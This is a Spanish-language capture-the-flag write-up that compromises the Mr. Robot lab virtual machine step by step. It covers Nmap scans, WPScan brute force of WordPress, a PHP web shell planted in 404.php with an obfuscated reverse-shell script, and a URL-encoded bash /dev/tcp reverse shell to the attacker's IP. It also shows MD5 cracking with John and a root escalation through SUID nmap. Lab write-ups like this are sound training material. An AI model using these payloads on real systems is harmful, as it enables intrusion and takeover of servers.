



PUESTA EN PRODUCCIÓN  
SEGURA

# MR. ROBOT

*Carles Ochoa*

## Índice


|                                                                                                                        |   |
|------------------------------------------------------------------------------------------------------------------------|---|
| Detectar la máquina virtual en la red.....                                                                             | 3 |
| Enumeración de servicios con Nmap.....                                                                                 | 3 |
| Enumeración web y primera vulnerabilidad.....                                                                          | 4 |
| Obtención de la primera pista (Flag 1).....                                                                            | 4 |
| Obtención de la segunda pista (flag 2).....                                                                            | 4 |
| Obtención de la tercera pista (flag 3) (Al final del documento están las capturas con los comandos<br>ejectuados)..... | 9 |

## Detectar la máquina virtual en la red

Para detectar el equipo en la red ejecuté el comando `nmap -sn 10.2.218.0/24`, con el objetivo de identificar todos los hosts activos.

En la salida se mostraron varias máquinas virtuales, por lo que me basé en aquellas cuya dirección MAC comenzaba por 08:00:27, correspondiente a equipos virtualizados con VirtualBox, ya que la máquina Mr. Robot se ejecuta como una máquina virtual.

Tras identificar varias direcciones IP candidatas, accedí a cada una de ellas desde el navegador para comprobar cuál correspondía a la máquina objetivo. Finalmente, la máquina Mr. Robot se encontraba en la dirección IP 10.2.218.193.



```
16:29 -|- friend_ [friend_@208.185.115.6] has joined #fsociety.

16:29 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join
root@fsociety:~#
```

## Enumeración de servicios con Nmap

Una vez identificada la máquina, realicé un escaneo de los puertos web más comunes para identificar los servicios activos. Para ello, utilicé el siguiente comando:

```
nmap -sC -sV -p 80,443 10.2.218.193
```

El escaneo mostró que la máquina tiene abiertos los puertos 80 (HTTP) y 443 (HTTPS), ambos ejecutando un servidor Apache, lo que indicó la presencia de un servicio web accesible.



```
(carles@kalicarles)-[~]
$ nmap -sV -sC -p 80,443 10.2.218.193

Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-09 16:32 CET
Nmap scan report for 10.2.218.193
Host is up (0.00057s latency).

PORT      STATE SERVICE  VERSION
80/tcp    open  http     Apache httpd
|_http-server-header: Apache
|_http-title: Site doesn't have a title (text/html).
443/tcp    open  ssl/http Apache httpd
|_http-title: Site doesn't have a title (text/html).
|_ssl-cert: Subject: commonName=www.example.com
|_Not valid before: 2015-09-16T10:45:03
|_Not valid after:  2025-09-13T10:45:03
|_http-server-header: Apache
MAC Address: 08:00:27:38:E1:C9 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.16 seconds

(carles@kalicarles)-[~]
```

## Enumeración web y primera vulnerabilidad

Tras confirmar la existencia del servicio web, procedí a revisar el archivo robots.txt, el cual contiene rutas ocultas no destinadas a los usuarios.

wget <http://10.2.218.193/robots.txt>

El contenido del archivo mostraba dos rutas: un diccionario (fsociety.dic) y un archivo que contenía una de las pistas del CTF.

```
(carles@kalicarles)-[~]
$ wget http://10.2.218.193/robots.txt

--2026-01-09 16:31:07--  http://10.2.218.193/robots.txt
Conectando con 10.2.218.193:80 ... conectado.
Petición HTTP enviada, esperando respuesta ... 200 OK
Longitud: 41 [text/plain]
Grabando a: «robots.txt»

robots.txt 100%[=====]

2026-01-09 16:31:07 (2,19 MB/s) - «robots.txt» guardado [41/41]

(carles@kalicarles)-[~]
$ cat robots.txt
User-agent: *
fsociety.dic
key-1-of-3.txt
```

## Obtención de la primera pista (Flag 1)

Accediendo directamente al archivo (key-1-of-3.txt) indicado en robots.txt, obtuve la primera pista del CTF:

Flag 1: 073403c8a58a1f80d943455fb30724b9

```
(carles@kalicarles)-[~]
$ curl http://10.2.218.193/key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```

## Obtención de la segunda pista (flag 2)

En primer lugar, realicé una enumeración de usuarios de WordPress mediante la herramienta WPScan:

wpscan --url http://10.2.218.193 --enumerate u

```
(carles@kalicarles)-[~]
$ wpscan --url http://10.2.218.193 --enumerate u
```

---

```

  ____      _
 / ___|  __| | | |
| |  | |__| | | |
| |  |  __| | | |
| |  | |__| | | |
|_|  |____|_|_|_|

WordPress Security Scanner by the WPScan Team
                      Version 3.8.28

 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

---

```
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.2.218.193/ [10.2.218.193]
[+] Started: Fri Jan  9 16:43:55 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |   - Server: Apache
 |   - X-Mod-Pagespeed: 1.9.32.3-4523
```

La salida mostró el usuario `elliott`, por lo tanto este fue el usuario para entrar al panel de administración de WordPress. A continuación, realicé un ataque de fuerza bruta utilizando el diccionario `fsociety.dic`:

```
wpscan --url http://10.2.218.193 --usernames elliot --passwords fsociety.dic
```

Y como resultado obtuve la contraseña del usuario elliot, por lo que ya tuve acceso al panel de WordPress. La contraseña es ER28-0652.

```
(carles@kalicarl)-[~]
$ wpscan --url http://10.2.218.193 --usernames elliot --passwords fsociety.dic

WordPress
WordPress Security Scanner by the WPScan Team
Version 3.8.28
Sponsored by Automattic - https://automattic.com/
@WPScan_, @ethicalhack3r, @erwan_lr, @firefart

[+] URL: http://10.2.218.193/ [10.2.218.193]
[+] Started: Fri Jan 9 16:49:29 2026


Interesting Finding(s):

[+] Headers
| Interesting Entries:
| - Server: Apache
| - X-Mod-Pagespeed: 1.9.32.3-4523
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] robots.txt found: http://10.2.218.193/robots.txt
| Found By: Robots Txt (Aggressive Detection)
| Confidence: 100%


[+] XML-RPC seems to be enabled: http://10.2.218.193/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] The external WP-Cron seems to be enabled: http://10.2.218.193/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
```



El siguiente paso fue editar el archivo 404.php desde Apariencia → Editor.

Y el código que inserté fue:



```
<?php system($_GET['cmd']); ?>
<?php
@set_time_limit(0);
@error_reporting(0);
@ini_set('display_errors', 0);

$ip_b64      = 'MTAuMi4yMTguMTY5Cg=='; // change this to your base64 encoded IP Address
$port        = 4444;                  // change this to your listener port
$shell_b64   = 'L2Jpbi9zaCAtaQ==';

$ip          = trim(base64_decode($ip_b64));
$shell       = base64_decode($shell_b64);


$f1 = strrev('nepokcosf');
$f2 = strrev('nepo_corp');
$f3 = strrev('gnikcolb_tes_maerts');
$f4 = strrev('tceles_maerts');

$pcntl = function_exists(strrev('krof_ltncp'));
$posix = function_exists(strrev('distes_xisop'));

if ($pcntl && $posix) {
    $pid = pcntl_fork();
    if ($pid == -1 || $pid > 0) exit();
    if (posix_setsid() == -1) exit();
    $pid2 = pcntl_fork();
```

Para verificar que el shell es correcto ejecuté

<http://10.2.218.193/wp-content/themes/twentyfifteen/404.php?cmd=whoami> y la salida mostró daemon. Por lo tanto es correcto.




El siguiente paso fue desde el usuario robot intentar leer el contenido del archivo `/home/robot/key-2-of-3.txt` que es donde esta localizada la segunda flag. Para ello creé un reverse shell y obtuve su contraseña.

### Obtención de contraseña del usuario robot

Para obtener la contraseña crackee su hash con John the Ripper.

Para obtener el hash introducí la url <http://10.2.218.193/wp-content/themes/twentyfifteen/404.php?cmd=cat+/home/robot/password.raw-md5>



### Crackeo de contraseña

Ejecuté estos dos comandos:

- `echo "robot:c3fcd3d76192e4007dfb496cca67e13b" > robot_hash.txt`
- `john --format=raw-md5 robot_hash.txt --wordlist=/usr/share/wordlists/rockyou.txt`

Y como resultado encontré la contraseña `abcdefghijklmnopqrstuvwxyz`.

### REVERSE SHELL

Con la contraseña del usuario robot ya pude leer el contenido del archivo `/home/robot/key-2-of-3.txt` que es donde estaba localizada la segunda flag. La contraseña del usuario robot es necesaria porque el propietario de este archivo es robot y es el único que puede ver el contenido.

Para ello el primer paso que realicé fue ejecutar el comando `nc -lvnp 4444` para abrir un listener en la máquina atacante, quedando a la espera de una conexión entrante desde la máquina vulnerable, necesaria para establecer una reverse shell.




```
(carles@kalicarles)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
connect to [10.2.218.193] from (UNKNOWN) [10.2.218.193] 43084
bash: cannot set terminal process group (2566): Inappropriate ioctl for device
bash: no job control in this shell
</wordpress/htdocs/wp-content/themes/twentyfifteen$
</wordpress/htdocs/wp-content/themes/twentyfifteen$ su robot
```

El siguiente paso que realicé fue introducir la url

<http://10.2.218.193/wp-content/themes/twentyfifteen/404.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.2.218.153%2F4444%200%3E%261%22>

para ejecutar el reverse shell.



Seguidamente desde el comando ejecutado anterior de nc -lvp 4444 ejecuté el comando de cambiar de usuario a robot (su robot), introducí la contraseña crackeada y ejecuté un cat del fichero key-2-of-3.txt.

Y como resultado obtuve la segunda flag.

```
</wordpress/htdocs/wp-content/themes/twentyfifteen$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz
</wordpress/htdocs/wp-content/themes/twentyfifteen$ cat /home/robot/key-2-of-3.txt
</wordpress/htdocs/wp-content/themes/twentyfifteen$ cat /home/robot/key-2-of-3.txt
822c73956184f694993bede3eb39f959
</wordpress/htdocs/wp-content/themes/twentyfifteen$
</wordpress/htdocs/wp-content/themes/twentyfifteen$ exit
exit
exit
</wordpress/htdocs/wp-content/themes/twentyfifteen$ ^C

(carles@kalicarles)-[~]
$
```

## Obtención de la tercera pista (flag 3) (Al final del documento están las capturas con los comandos ejecutados)

Para conseguir la Flag 3, que se encuentra en /root/key-3-of-3.txt, es necesario escalar privilegios hasta el usuario root.

En primer lugar, volví a establecer un reverse shell abriendo un listener en la máquina atacante:

```
nc -lvnp 4444
```

A continuación, desde el navegador ejecuté el comando para lanzar una shell interactiva desde la máquina vulnerable hacia el listener:

<http://10.2.218.193/wp-content/themes/twentyfifteen/404.php?cmd=bash%20-c%20%22bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.2.218.153%2F4444%200%3E%261%22>

Tras obtener una shell remota, mejoré la interacción de la terminal ejecutando el siguiente comando, con el objetivo de disponer de una shell más estable e interactiva:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Seguidamente cambié de usuario a robot con el comando **su robot**. Utilizando la contraseña obtenida previamente, accediendo así a un usuario intermedio sin privilegios de administrador. Este usuario es necesario para continuar con la escalada de privilegios, ya que permite enumerar el sistema y localizar binarios mal configurados que pueden ser explotados para obtener acceso como root.

Posteriormente, busqué binarios con el permiso SUID, los cuales se ejecutan con los privilegios de su propietario (en este caso, root):

```
find / -perm -4000 2>/dev/null | grep -v /proc
```

Durante la enumeración identifiqué el binario `/usr/local/bin/nmap` con el bit SUID activado. Al tratarse de una versión antigua de Nmap (3.81), esta incluye un modo interactivo vulnerable que permite ejecutar comandos del sistema con privilegios elevados.

Por lo tanto el siguiente comando que ejecuté fue el de entrar al modo interactivo de nmap con el comando:

```
/usr/local/bin/nmap --interactive
```

Y una vez dentro ejecuté una shell con el comando `!sh`

Esto me permitió obtener una shell con privilegios de root. Lo confirmé ejecutando **whoami** y la salida mostró el usuario root.

Finalmente, al contar con permisos de administrador, accedí al archivo que contiene la tercera pista (flag3):

```
cat /root/key-3-of-3.txt
```

El contenido es 04787ddef27c3dee1ee161b21670b4e4. Por lo tanto esta fue la tercera flag.

```
(carles@kalicarles)-[~]
$ nc -lvnp 4444

listening on [any] 4444 ...
connect to [10.2.218.153] from (UNKNOWN) [10.2.218.193] 54872
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64 x86_64 x86_64 GNU/Linux
18:11:21 up 43 min, 0 users, load average: 0.00, 0.03, 0.05
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
$
$ su robot
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:/$ sudo -l
sudo -l
[sudo] password for robot: abcdefghijklmnopqrstuvwxyz

Sorry, user robot may not run sudo on linux.
robot@linux:/$ find / -perm -4000 2>/dev/null | grep -v /proc
find / -perm -4000 2>/dev/null | grep -v /proc
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/local/bin/nmap
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/pt_chown
robot@linux:/$ ls -la /usr/bin/nmap
ls -la /usr/bin/nmap
ls: cannot access /usr/bin/nmap: No such file or directory
robot@linux:/$ /usr/bin/nmap --version
/usr/bin/nmap --version
bash: /usr/bin/nmap: No such file or directory
robot@linux:/$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version
nmap version 3.81 ( http://www.insecure.org/nmap/ )
```

```
nmap version 3.81 ( http://www.insecure.org/nmap/ )
robot@linux:/$

robot@linux:/$ /usr/local/bin/nmap --version
/usr/local/bin/nmap --version

nmap version 3.81 ( http://www.insecure.org/nmap/ )
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
# cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
#
#
```